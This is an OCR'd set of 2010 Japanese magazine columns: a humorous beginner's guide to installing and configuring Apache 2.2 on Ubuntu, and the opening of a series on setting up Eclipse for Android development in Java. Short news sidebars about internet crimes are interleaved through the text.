時の経つのは早いもので、今はもう秋10月。Ubuntuの次期バージョンMaverick Meerkatこと10.10のリリースが近づいてきました。え？

どうせ10月ったって31日とか32日とかだろ、って？ いやいやそれがなんと、今度の10.10は10月10日リリース予定なんですよ奥さん。10.10で2010年10月だから、せっかくだから日にちまでゾロ目にしちゃろ、ってことだろうけど、いつもより20日も早くて大丈夫なのか開発チーム。

果たして無事にリリースできたかどうかは次回… そう、本誌の発売が10月8日なんで、残念ながら10.10をネタにするにはちょっと間に合わないんだよね。まあ、10.04からそれほど変わらないようなんで、次回も少し扱うだけじゃないかとは思うけど。


○クイズ・100人に聞きませんでした

さて、前置きはこのくらいにして。前回はMediaTombでメディアサーバー、ということで鯖シリーズに突入したわけだが… いつシリーズになったんだ、とか聞くな。あ、そうそう、けっきょく今のメディアプレイヤーのクソさ加減に耐えられなくなり、予告どおりプレステ3買いました。いやぁ、こいつはメディアプレイヤーとしちゃマヂ最強。MediaTombのタイトルが二重三重に見えることもないし。…え？ ゲーム？ なにそれプレステ3ってゲームもできるの？（魔）

てな話はともかく、鯖ですよ鯖。メディア鯖もいいけど鯖の王様といえば関鯖… じゃなくてやっぱりWebサーバーだろう。まあ世間一般の人に「サーバーって何」と聞いたら100人中60人くらいはまずWebサーバーを思い浮かべるんじゃね？ …ただしコーヒーサーバーとビールサーバーは除く（笑）。

○攻撃ヘリとかインディアンとか

てな話はともかく、Webですよ Web。Webサーバーつーのは、ブラウザーの「これ見せてちょ」に「アイヨー」と答えてデータ送るなり何なりするプログラムですわな。代表的なものはIIS… とか言っちゃうとこの連載のレゾンデートルに関わるので忘れて、やっぱWebサーバーといえばアパッチですよアパッチ。思わず歌いたくなりますね。♪俺たちゃはだ…「J○○○○Cの方から来ました」げぇっ！ ジャーンジャーン



はみだしインターネット事件簿
7月2日 岐阜県警は2日、勤め先だった、同県中津川市の市立中学校の生徒の個人情報をインターネットの動画投稿サイト「ユーチューブ」に投稿すると同校の校長を脅したとして、米国人で愛知県瀬戸市、英会話講師の男（37）

日本アパッチ族

○自宅鯖も最近あまり流行らないけど

しかし、メディアサーバーならともかく、そもそもなんで個人でWebサーバー立てる必要があるんだ、とお思いの方も多いかもしれないが…　まあ実際のところあんまり必要ないんじゃね？(笑)いやま「ホームページで世界に情報発信」(苦笑)したいって人は、今でもそれなりにいるんじゃないかとは思うけど、それだけならあえて自宅鯖にする理由はあまりない。なんせ今どきのレンタルサーバー安いし。

ただ、自宅鯖は圧倒的に自由が利く。何をインストールしようが何を動かそうが勝手放題。もちろん、そのぶん面倒だしリスクもあるが、やっぱ自分で全部管理できる、ってのはいいよね。

え？　レンタルだろうと自宅だろうと、別に「ホームページ」なんてイラネーよ、だと？　何を言う、ハッカー(ワナビー)たるもの、Webサーバーソフトの1つや2つ扱えんでどうする。…てなわけで私も勉強します(笑)。いやマジで、Apacheの設定ができるときっと役に立つと思うよ。

○インディアン嘘つかない

さてそのApacheさん、　正式名称は「Apache HTTP Server」だ。HTTPはご存じのとおりWWWで使われているプロトコルなんで、まあそのまんまの名前だが、別にHTTPしか扱えないわけじゃないぞ、もちろん。

ちなみにこのApacheという名前だが、既存のプログラムにいろんなパッチを当てまくったから、「A patchy server(つぎはぎだらけのサーバー)」→Apacheって名前になった…て話があるが、公式サイトのFAQ※1によればそれは間違いで、特にひねりもなくインディアン(あ、今どきはネイティブアメリカンって言わなきゃならんのか)のアパッチ族に由来してるそうな。

そんな名前のApacheさんではあるが、実はインターネットの世界においては超名門の出だ。NCSA(米国立スーパーコンピューター応用研究所)という名前は皆さん聞いたことがあるだろう。そう、元祖グラフィカルWebブラウザーのNCSA Mosaicを作った組織だ。ブラウザー、すなわちクライアントはサーバーがなきゃ話にならないわけで、NCSAでは当然Webサーバーも作っていた。それがNCSA HTTPdで、これがApacheの先祖なのだ。で、紆余曲折あって今はApacheソフトウェア財団という団体が開発するオープンソースソフトとなっている。

○しかし強いぜ負けないぜ

しかし、エエトコのお坊ちゃんだからといってデキるヤツとは限らない…　てか、世間一般的にはそーゆーヤツは軟弱で使えんと見なされることの方が多いよな(笑)。だがApacheさんは強いぞ。なんせ世界でいちばん使われているWebサーバーソフトなのだから(Netcraft調べ※2)。むろん、古くから使われているのでシェアが高い、という側面もあろうが、それだけじゃあ15年間もトップは張れない。やはり、安定性や信頼性に優れていることが大きいのだろう。



Apacheソフトウェア財団公式サイト。マニュアルなどドキュメント類が豊富だ。日本語化されている部分もかなりあるので、Apacheを使うなら一度は見ておいた方がいいだろう。

※1　http://httpd.apache.org/docs/1.3/misc/FAQ.html#name
※2　http://news.netcraft.com/archives/category/web-server-survey/

を脅迫容疑で岐阜地検多治見支部に書類送検した。発表によると、男は昨年11月、生徒の氏名や顔写真などを「ビデオにしてアップさせて頂きます」と動画投稿サイトに日本語で書き込み、校長にメールで「サイトを見ろ」と連絡して脅迫した疑い。<7/2 読売>

Apacheのインストール …って、どのバージョンを？

○どっこい生きてる旧バージョン

ではさっそくApacheをインストールして使ってみよう… といっても、実はApacheには3つのバージョン系統があるのだ。バージョン1.3と2.0と2.2。なんじゃそりゃ、ふつーバージョンが上がったら前のは終了になるんじゃないの？ とお思いになるかもしれないが、考えてみると他のソフトでも前バージョン併売（いや、Apacheはロハですが）というのは珍しくない。


いちばんわかりやすい例が、Windows XPとWindows Vista/7だろう。Vistaが出てから何年もの間、XPも同時に売られ続けていた。今はXPの販売は終了しているが、それでも不具合修正などのメンテナンスは続けられている。

新バージョンへの移行は手間がかかるので、現バージョンが安定していて移行する必要がないので、現在使っているアプリケーションが使えなくなるので、慣れている操作方法を変えたくないので… といった理由で、旧バージョンを使い続けたい人は多い。普及しているソフトであればあるほど、旧バージョンが「長生き」する。

○いつまで使われるのか1.3

Apacheもこれと似たようなもので、特に1.3から2.0の時はさまざまな面で大きく変わったため、1.3も使われ続けた。というか今でも使われ続けている。その理由はまさに上に書いたとおり、1.3は「枯れている」、つまり安定していることから好む人が多いようだ。また、「アプリケーションが使えなくなる」に相当する理由もある。Apacheはさまざまな機能が拡張モジュール（プラグイン）として提供されている。2.0で使えなくなってしまう1.3のプラグインもあるため移行できない、という人もいるだろう。

それでもさすがに、2.0がリリースされてから8年ほど経った今年2月、やっとこさ1.3系は最終リリースということになった※。ただ、やっぱりまだ何年も、いやひょっとしたらさらに8年以上、1.3も使われるんだろうな…



Apache 1.3系終了についてのスラッシュドットジャパンの記事。実はスラッシュドットのサーバーも1.3系で動作してる、ってのが笑いどころ。
http://slashdot.jp/it/10/02/04/1017215.shtmls

○2.2しか選べません（笑）

まあしかし、これからApacheやろうって人は、あえて1.3を選ぶ必要はないだろう。機能面でも、マルチスレッド対応が2.0からなので、今どきのマルチコアCPU環境で使うのなら2.0以降の方がよい。バージョン番号を見てのとおり、2.0と2.2は1.3→2.0の時ほど大きな変更はないが、現在メインに開発されているのは2.2系で、2.0系の最新版は2008年1月リリースの2.0.63。それだけ「枯れている」ことにもなるのだが、やっぱ女房と畳とサーバーは新しい方がいいと言うしな… 言わないか（笑）。あ、でも「鯖は足が速い」とは言うからやっぱ新鮮な方が… って関係ねー（笑）。ともかくここは2.2系で行こう。

ていうか、Ubuntuで普通にApacheをインストールする場合、そもそも2.2しか選択肢がないのよ。つまり標準のリポジトリに1.3系や2.0系が入ってない。ま、自前でダウンロードしてmakeしてインスコ（あー、そういや解説してなかった）すりゃもちろんどのバージョンでも使えるので、チャレンジャーな人はがんばってください。

しかし、Ubuntuじゃ普通は2.2しかインスコできないなら、最初から1.3とか説明せんでもエエだろ、とお思いの方もいるかもしれない。でも先述のとおり世の中まだまだ1.3のサー

※ http://www.apache.jp/news/apache-http-server-1.3.42

はみだしインターネット事件簿》 7月2日 裏DVDをインターネットサイトで販売したとして警視庁保安課は2日、大阪市、韓国籍の無職（39）ら7人をわいせつ図画販売目的所持などの容疑で逮捕したと発表した。同課によると、容疑者らは音楽・映像ソフトレンタル大

バーも多いんで、少なくとも「旧バージョンが今でもいっぱい使われてるよ」ってことくらいは知っておいた方がいいですわな。

◯実はコマンドラインがいちばん楽

ではUbuntuにApacheをインストールしてみよう。Ubuntuソフトウェアセンターを立ち上げて、検索欄に「apache」と… な、なんじゃこりゃぁ! とんでもなくたくさんヒットしやがった。「200個のアイテムが該当します」ってオイ。それじゃひとつ正式名称の「apache http server」で… これでもまだ86個だよ。「apache2」なら… 59個。


先述のようにApacheは多数の拡張モジュールなどがあるので、そいつらも全部ヒットしちゃってどれがメインのApacheなのかがわからん状態。そりゃまあ、Apacheなんてのは普通のアプリ感覚でホイホイインストールするようなものじゃないから、Ubuntuソフトウェアセンターでインスコしようってのが間違ってるのかもしれないけどさ、それならそれで最初から表示しない方がいいんじゃないかなあ。

まあ、「apache2」でいちばん上に出る「apache http server metapackage」てのが本体なんだけど、この名前じゃ素人はインスコしていいもんやらわからんよねえ。むしろSynapticパッケージ・マネージャを使った方がわかりやすいだろう。こちらなら「apache2」で検索すればモロ「apache2」というパッケージがトップに出る(まあUbuntuソフトウェアセンターで出るのと実体は同じだけど)。


つーか、いちばん手っ取り早いのは端末から「sudo apt-get install apache2」を実行することだと思う。使いやすいGUIがウリのUbuntuなのに、コマンドラインがいちばん楽ってのはニンともカンともな感じではあるが。

Synapticで変更を適用すると、Apacheと関連パッケージが多数インストールされるが、さほど時間はかからずに終わるだろう。完了したら、ブラウザーを立ち上げて「http://127.0.0.1/」または「http://localhost/」にアクセスしてみよう。LAN上に他のPCなどがあるなら、そちらから「http://<Ubuntu機のIPアドレス>」でもいい。「It works!」と出れば無事インストールできている。

Apacheのインストール



Ubuntuソフトウェアセンターで「apache」を検索。200個もヒットして、どれをインスコしていいのやらさっぱりわかりません。



Synapticパッケージ・マネージャで「apache2」を検索すれば、ヒット数は多いもののインストールすべきもの(apache2)がいちばん上に出る。



インストールが終了すれば、Apacheサーバーが起動した状態となる。ブラウザーから「http://127.0.0.1/」を見るとこの画面が表示されるはずだ。

手「TSUTAYA」に似せた「TATSUYA」などのサイト名でDVDを販売していた。扱う品数が多く、1枚200円台と値段が安くマニアの間で人気があったという。<7/2 毎日>

とりあえず見えるページを変えてみる


○あなたの予想に反して、簡単でした

たったこれだけでWebサーバーが立ち上がったわけだ。どうよ、簡単でしょ? とはいっても、今はとりあえずWebサーバーが稼働してる「だけ」の状態。さっきのIt works云々を表示する以外、なんもできん。

ところで、Apacheインストール直後に見えるページっておなじみ「あなたの予想に反して、このページが見えているでしょうか」じゃなかったっけ? と思ったら、2.2ではなくなっちゃったそうで。まあ実にどうでもエエ話ではあるが、ちょっと寂しい(笑)。

何にせよ、「It works!」だの「あなたの予想に反して〜」だのじゃ面白くも何ともないので、まずは自分の作ったページをブラウザーに表示させるようにしてみよう。

とはいっても、要するに今の「It works!」が書かれてるHTMLファイルを、自分の好きなもんにするだけだ。何かHTMLファイルを用意して、「index.html」という名前にしておこう。単なるテストなのでファイルの中身は何でもいいんだけど、わたしゃ手近なところで付録DVD-ROMの解説HTMLファイルを使いました(笑)。なお、付録DVDのHTMLをちゃんと表示させるためには、index.htmlだけじゃなくてCSSや画像ファイルや別フレームのファイルなど(DVDルートの*.htmlと*.css、imageフォルダ)も必要。まあテストだからどうでもいいんですが。



付録DVD-ROMの解説ファイル一式を/var/wwwにコピーしてFirefoxから見てみた。…当たり前だけど、フツーにDVD見た時と変わらなくてあんまり面白くないか(笑)。

○インデックスの置き場所

ともかく、これを今のindex.htmlと置き換えてみる。index.htmlはどこにあるのか、といえば「/var/www」フォルダだ。ここに置いたファイルが、「http://127.0.0.1/」とかにアクセスした際に見えることになる。このフォルダを「ドキュメントルート」と呼ぶ。つまり、/var/wwwにあるindex.htmlは「http://127.0.0.1/index.html」で見える(http://127.0.0.1/だけでも/var/wwwのindex.htmlが見える設定になってるけど)し、/var/wwwの下に「hoge」とかフォルダを作ってそこにhage.htmlを置けば、「http://127.0.0.1/hoge/hage.html」でアクセスできるわけやね。

○ドキュメントルートにファイルをコピー

ファイルをコピーするのはcpコマンドだ…ってこれも今まで登場してなかったか?(汗)通常ユーザーは/var/wwwに書き込むパーミッションがないので、端末から

```
$ sudo cp index.html /var/www
```

を実行する。これで「It worls!」のindex.htmlに、こちらが用意したものが上書きされる。「cp -i」とオプションを付ければ、上書きするかどうかの確認が出る。

ファイル・ブラウザから操作したい場合は、普通に起動してもコピーできないので、端末から

```
$ sudo nautilus
```

を実行すればよい。

さて、 これでまたWebブラウザーから「http://127.0.0.1/」にアクセスしてみよう。今コピーしたindex.htmlが見えていればOKだ。

はみだしインターネット事件簿

7月4日 徳島市農業協同組合(JA徳島市)は4日、30代男性職員の私用パソコンから、組合員と役職員計約1万6500人分の名前や住所、給与・報酬額などの個人情報が誤ってインターネット上に流出したと発表した。JA徳島市

え？ httpd.confじゃないの？

○おなじみの設定ファイルの中は空っぽ

これであとはお宅のブロードバンドルーターの設定をいじって、外からのPort 80へのアクセスがこのPCに来るようにすれば、もう「ホームページで世界に情報発信」だ(笑)。ルーターの設定方法とかは本連載と関係ないのでマニュアルを見なせえ。まあ、いずれ「Linuxマシンをルーターにする」もやる予定だけど。

だがここからがほんとうの地獄だ… じゃなくて、ここからが本番。いよいよ設定ファイルの登場だ。やはり鯖の華といえば設定ファイル… なことはないか(笑)。さて、設定ファイルはどこにあるでしょう？ そう、etcフォルダやね。なんか前回も同じようなこと言った気がするけど(笑)。etcフォルダを見てみると、はい、ありますねそのものズヴァリ「apache2」フォルダが。そしてその中に、Apacheの設定ファイルとして有名な「httpd.conf」ファイルがあります。これを開くと… アレ？ 空っぽじゃん。

○実はapache2.confが設定ファイル

調べてみると、どうやらUbuntuというかDebian系では、従来のhttpd.confではなく「apache2.conf」というファイルで設定するらしい。あー、たしかに/etc/apache2にありますな、apache2.conf。ではさっそくこれを開いてみよう… 例によって通常ユーザーでは編集できないので、sudo付きでgeditを立ち上げ… 待て、それは孔明の罠だ。

いや、別にapache2.confを編集してもいいんだけど、どうやら基本的には、サーバーの根幹に関わる設定だけapache2.confに記述し、細かい設定は他のファイルを読み込んで実行する方向性っぽい。まあとりあえずリードオンリーでかまわないのでapache2.confを開いてみよう。うは、なんかいっぱい書いてあってわけわからないぜ！ 的な感じだが、落ち着いてよく見てほしい。頭に「#」が付いているのは全部セメント、じゃなくてコメントだ。それ以外の部分が実際の設定となる。な、そんなにたくさんはないだろ？

○「ディレクティブ」って早口で10回言え

頭からずずずぃっと見ていくと、最初の「#」が付いてない行は以下のようなもののはずだ。空行があるだろ、とか揚げ足取るな。

```
ServerRoot "/etc/apache2"
```

その上のコメントにも書いてあるけど、「ServerRoot」というのはApacheの設定ファイルやログファイルなどを置く場所を指示するディレクティブだ。

…ディレクティブってなんじゃらほい。

設定ファイルは「/etc/apache2」にある。WindowsでもLinuxでもApacheを使ったことのある人ならおなじみの「httpd.conf」もあるけど、なんとサイズは0バイト。

メインの設定ファイルはこちら「apache2.conf」。わーい、英語でなんかいっぱい書いてあるよー、こわいよー。だがよく見ればほとんどコメントばっか。

によると、流出したのは2006年3月31日時点の全組合員と元組合員計1万5660人分と、同年6月1日までの退職者を含めた役職員849人分の個人情報。＜7/4 時事＞

今回も見ます書きます設定ファイル

○サイキックディレクティブシリーズ（違）

それにしてもまーなんと言いますか、コンピゥタアの世界では、ディレクティブだのディレクトリだのディストリビューションだのディレクターだのディレンマだのディテクティブだの似たような言葉がいっぱいありますよね…　って、後半コンピューター関係ねえ（笑）。

「directive」を辞書で引くと、「指示的な、指導的な」とかなんとか書いてある。要するに、Apacheさんにああしろこうしろと命令したり、あそこにこれがあるぞと教えたりという指示ってことだな。コマンドと言ってもいいだろう。つまり先ほどの「ServerRoot "/etc/apache2"」は、「設定ファイルやログファイルの置き場は"/etc/apache2"だぜ」とApacheさんに言ってるわけだ。

ディレクティブなんてヘンテコな言葉を使ってるので取っつきにくい（実際、ここでApacheに挫折する人も多いという）かもしれないが、別に普通の設定ファイルと変わらんでしょ？

○<めはらみか>…　じゃなくて

さて、それではapache2.confをさらにつらつらと下に進めていこう。コメントの合間にいくつかのディレクティブがあるが、とりあえずしばらく下がると



Apache公式サイトにはディレクティブのリファレンスページがあり、日本語化もされている。が、なんかものすごい数があるんですけど…　http://httpd.apache.org/docs/2.2/ja/mod/directives.html

```
<IfModule mpm_prefork_module>
      StartServers            5
      MinSpareServers         5
      MaxSpareServers        10
      MaxClients            150
      MaxRequestsPerChild     0
</IfModule>
```

なんてのがあるはずだ。先ほどのServerRootとは形式が違うが、これもディレクティブの一種で、特定の対象にのみ有効とするディレクティブ群を指定する。<IfModule mpm_prefork_module>から</IfModule>までの間が一連の指示だ。<ほげほげ>〜</ほげほげ>、ってどこかで…　って、HTMLのタグですな。もちろん全然別物だけど、形としては同じようなもん。これまた別に難しくないよね。あ、上記<IfModule〜>ディレクティブは、この形式を紹介したから出しただけで、内容については今は特に必要ないので説明しません。

○他の設定ファイルをインクルード

ではapache2.confをさらに下る。全米川下り選手権のごとく（なんのこっちゃ）。最後に近いあたりに、「Include」というディレクティブがいくつかあるはずだ。これは、「この設定ファイルも読み込んでちょ」という指示となる。ここに

```
Include /etc/apache2/httpd.conf
```

とあるので、httpd.confの方に設定を書いてもちゃんと読み込んでくれるわけだ。見てのとおり他にもいくつかのファイルやフォルダがIncludeされており、そちらの設定も読み込まれる。ではその実例を見てみよう。

○ドキュメントルートを変えてみる

先ほどドキュメントルートが/var/wwwということを説明したが、ここには自由に書き込みできないから、ファイル置いたり変更したりといった操作が面倒くさい。やっぱり普通に扱え

はみだしインターネット事件簿

7月6日　首都大学東京（東京都日野市）の学生が「ドブス写真集を作る」などと言って女性に無断で動画を撮影し、インターネット上に投稿していた問題で、大学側は6日、動画を作った学生２人（退学処分）のゼミを担当していたシステ

るフォルダの方がいいよね？ よね？ …パーミッション設定すりゃいいじゃん、とか致命的なツッコミは控えていただきたい（笑）。ほら、単に設定の例なんだからさ。

ともかく、ドキュメントルートはそのまんま「DocumentRoot <フォルダ>」というディレクティブで指定できる。ではhttpd.confにこれを書いて… も実は無駄。それより後に読み込まれる設定ファイルでDocumentRootが指定されてるので、そっちが有効になってしまう。それは、apache2.confの最後の行「Include /etc/apache2/sites-enabled/」でインクルードされているフォルダにある「default」というファイルだ。

○設定変えてリスタート

ではこのファイルを開いて… おっと、今回は編集するので

```
$ sudo gedit /etc/apache2/sites-enabled/default
```

で行こう。あ、前回も言ったけど、編集する前には必ずファイルのバックアップは取っておこうぜ。まあ今はインストール後のデフォルト状態だから別に元に戻すのに苦労はないが、習慣にしておいた方がいい。

defaultファイルを開くと、4行目あたりに

```
DocumentRoot /var/www
```

があるはずだ。この「/var/www」を好きなフォルダに書き換えよう。

その下を見ると、<Directory>～</Directory>というディレクティブがいくつかある。これは、個々のディレクトリについてのディレクティブ… ああもう、ややこしい。だからディレクトリじゃなくてフォルダって呼ぶようにしてるんだよ。いやそれはともかく、Apacheが公開するフォルダの扱いはここで設定する。詳しくは次回。で、その中に「<Directory /var/www/>」があるので、ここのフォルダ名もDocumentRootと同じものに変更してdefaultファイルを保存しよう。

設定の変更を有効にするには、Apacheを再起動する必要がある。サービスの再起動は前回師匠に教えてもらったよね。

```
$ sudo service apache2 restart
```

を実行しよう。これで「http://127.0.0.1/」でアクセスする先が、DocumentRootで指定したフォルダにあるindex.htmlになるはずだ。

○次回に続く！

しかし、自分1人だけが使うWebサーバーなら好きなフォルダをドキュメントルートにしてもいいけど、複数人で共有するなら、各ユーザーごとのページが欲しいところ。それに、「http://127.0.0.1/~hogehoge/」てな感じの「チルダ+ユーザー名」なURLでアクセスできた方がなんかそれっぽいでしょ？ …いや、そもそもlocalhostじゃあんまりそれっぽくないか（笑）。

まあそれはともかく、ユーザーページが使えるようにApacheを設定しちゃるぜ！ …と思ったが、もうスペースがないじゃねーか。ということで続きは次回。

少しだけ予告しておくと、実はこいつは設定ファイルを書き換えるだけじゃダメなのよ。先ほど「Apacheはモジュールで機能を追加できる」と書いたが、ここでいよいよモジュールが登場する。そして、さらに詳しいApache設定に踏み込むつもり。認証ページとかも作ってみるかもしれません。まあいつものごとくあてにならない予定だけど（笑）乞うご期待。

今回のまとめ

- *Apacheは世界で最も使われているオープンソースのWebサーバー*
- *1.3系、2.0系、2.2系があるが、Ubuntu標準では2.2がインストールされる*
- *UbuntuでのApache設定ファイルはhttpd.confではなくapache2.conf*
- *設定ファイルでは「ディレクティブ」によって動作などを指定する*

ムデザイン学部の男性准教授（43）を諭旨解雇処分にした。また、ミニブログ「ツイッター」で学生の行動をあおる不適切な発言をしたとして、同学部の別の男性准教授（46）を訓告にした。<7/6 産経>

ハッカージャパントレーニング Elements

実践！カジュアルプログラミング

第19回 JavaでAndroidアプリケーションを作る：その1

文●他力本願堂本舗

はじめに

ども。たりきです。

前回でパケットモニターツールを完成させ、ほっとしていたところに編集28号氏から黒い手紙が届きました。中には仰々しい飾りの付いた金色の書体で簡潔なメッセージが書かれたカードが1枚。

「貴様にメッセージがある。211にある指令を実行せよ」

ついに打ち切りの恐怖が私のもとへと訪れたのでしょうか。私はヒントの「211」を戦々恐々として探り、白夜書房本社サーバーの奥深くにある9月号版下データにたどりつきました。211ページにあったのは、「Javaやれや」という読者からの暖かいメッセージ…！　やりましょう！（孫正義風）

Javaでネタを考えよう

というわけで仕切りなおしていきましょう。別に本社鯖とかハクってないのでそんなに怖い顔で睨まないでください編集部の皆様。

さて、Javaです。よく使われるようになりましたねえ。思い返せば15年ほど前でしたか、HotJavaというブラウザーが登場し、Javaという言語が登場したのです。いまググったらHotJavaはバージョン3になって開発が続いているようです。驚きました。

15年前、JavaはHotJavaの登場によって、Java AppletというものをWebページ上に配置できるプログラム言語、のように受け入れられました。入門書などの多くも「Webページをリッチにしよう」みたいなノリで、文字列をぴょんぴょん跳ねさせたり、色を次々と変えたりするようなサンプルがあふれていました。

しかし、ShockWaveやFlashの登場によってJava Appletは一気に姿を消します。それにつれてJavaの入門書なども一時的に店頭でほとんど見かけなくなったこともあったように思います。

次にJavaと再会したのは、Java Servletの開発でした。アプレットはブラウザー上で動作するものでしたが、サーブレットはサーバ上で動作するJavaプログラムだったのです。いつのまにかJavaはクライアントからサーバーにその生息域を移していたのです。

そしてJavaは再び脚光を浴びます。コードの移植性の高さ、完成されたオブジェクトモデル。HotJavaからJava Appletの時代では仕様が固まっていなかったこともあり不調でしたが、Java Servletの時代ではしっかり仕様も固まり、立派な開発言語として第一線で活躍するようになったのです。

現在、Javaはアプリケーションやサーブレットの開発によく使われています。組み込みJavaというものもあるようですね。

さて、リクエストをいただいたので調子に乗ってJavaやろーぜ！　とノリノリなわけですが、実は（前身から含めて）10年近く続く本連載でJavaを扱うのは始めてのこととなります。そこで、今回から3回に分けて、開発環境の構築から簡単なゲームを作るまでのひととおりを紹介して、Javaアプリケーションの作り方を学んでいきましょう。

ということで、編集28号氏に「簡単なゲーム作ろうかと思います」と言ってみたところグーで鎖骨のあたりを殴られました。どうやらそれだけでは不十分のようです。無言で背後の「HJ」と書かれた金色の額縁を指差す編集28号氏。そうです、ここはHACKER JAPANなのです。HACKER JAPAN的に面白くなければいけません。

悩みに悩んだ末、ふと見たニュースサイトで「Android携帯でウイルス出現」というニュース※が流れていました（8月15日現在）。

Android携帯かあ。欲しいですねえ。iPhoneなんて要りません。時代はAndroidですよ

※ http://pc.nikkeibp.co.jp/article/news/20100812/1026880/
http://itpro.nikkeibp.co.jp/article/NEWS/20100819/351279/

はみだしインターネット事件簿》

7月7日　米電子機器大手アップルは6日までに、携帯電話「iPhone」などの利用者を対象に開設したソフトウエア市場「アップストア」で詐欺行為が発生し、関係したとみられるソフトを市場から撤去したことを明らかにした。米メディアによると、

Android。なんたってApple Storeみたいな厳しい検閲もないですし、Objective -CでMac上で開発しなきゃいけないなんてこともなく、WindowsでもLinuxでもMacでもJavaさえ使えれば開発できるんですから。

……ピコーン(AA略)

Android携帯でゲーム作ろう!

さっそく編集28号氏と打ち合わせたところ、魔界の底から響くような声で「よろしい」と一言いただけました。GOサインです。Android携帯で開発、はじめましょう! なお、Android携帯を持っていない方でも楽しめるようになっていますので、ご安心ください。

開発環境をセットアップすると、全部で2.5GBほどのディスク容量を消費します。空き容量に注意してください。私の手元の開発環境は、Celeron 1.3MHzにメモリ2GBの環境です。たいていの人はこれよりマシな環境だと思いますので、開発に支障はないと思います。Android仮想マシンを起動する都合上、画面は広い方がよいでしょう。

仕様を決める

今回は最終ゴールをあらかじめ大雑把に決めてしまおうと思います。

先に述べたように、簡単なゲームを作ってみよう、というところまでは決めていましたので、そのゲームの内容が決まれば、それをAndroid携帯で動かせるように開発すればよい、ということになります。ゲームは操作が単純で反射神経を競うタイプのものが簡単です。そこで、今回のネタは「旗上げゲーム」にしてみました。「赤上げて! 白上げない!」っていう、アレです。

Android携帯のマスコットのアンドロイド君(?)が丁度いい感じなので、あのR2-D2みたいな子に旗上げをやってもらいましょう。Android携帯はタッチパネル操作が基本になっているので、画面の右側か左側をタッチすると、旗の上げ下げをする、という感じでどうでしょうか。

最初は5秒ごとのチェックで、チェックに通過したら得点が入って次の旗の状態「白下げないで、赤上げる!」などを表示することにしましょう。30秒くらいで待ち秒数を減らしていって、最短で1秒にしましょう。

あとは持久走で延々とハイスコアを目指す感じで。

なんとなくイメージできますか?

今回のミッション

さて、最終地点を大雑把に想像したところで、今回のミッションを提示しましょう。

まず、Javaの開発環境を構築しなければなりません。また、Androidの開発環境も準備が必要です。今回はこの2つを準備して、Android携帯でちょっとしたHello Worldをやってみたいと思います。

まずはJavaの開発環境を整えましょう。昔はJavaの開発に対応したIDEがなくコマンドラインでコンパイルしていたものです。私の時代はJavacでコンパイルしてJavaコマンドで起動して… あぁコマンドラインの日々。ですが今は大変便利になっています。Eclipseという統合開発環境があり、これがJavaに対応しているうえにフリーで利用できるので、使わせてもらうことにしましょう。

それでは、実際の開発環境構築に移ります。Windowsで例示していますが、Mac OS XやLinuxでも同様に開発環境を構築してプログラミングを試すことができますので、一緒にやってみてください。

開発環境の構築

では、さっそくインストールの準備をしましょう。付録DVDにも収録していますが、確実に最新のものを使いたい方は図1のURLにアクセスしてください。

スクロールして下がっていくと4つの銀色のアイコンが並んでいると思いますが、いちばん最初にある「Eclipse 3.6 Helios Pleiades




図1 Eclipseの日本語化プラグインを作成しているMargeDoc Project
http://mergedoc.sourceforge.jp/



図2 「Eclipse 3.6 Helios Pleiades All in One」をクリック




図3 「Full All in One（JREあり）」をクリックしてダウンロード

All in One」のボタンをクリックして、最新版EclipseとJDKの同梱パッケージダウンロードリンクを開きます（図2）。

このうち、UltimateかJavaのどちらかの、「Full All in One(JREあり)」を選択してください。上の青い方になります（図3）。Java版で充分なんですが、パソコンの性能に余裕があって他の言語なども使ってみたいという場合はUltimateを選択してもよいでしょう。ここでは、Java版を選択したとして続けます。

Java版のFull All in Oneを選択すると、リダイレクトしてダウンロードが始まります。適当な所にZIPファイルを保存しましょう。JDKとEclipseの両方が入っていますので、けっこう時間がかかります。Javaだけに、コーヒーかジャワティーでも飲みながら待っていましょう。

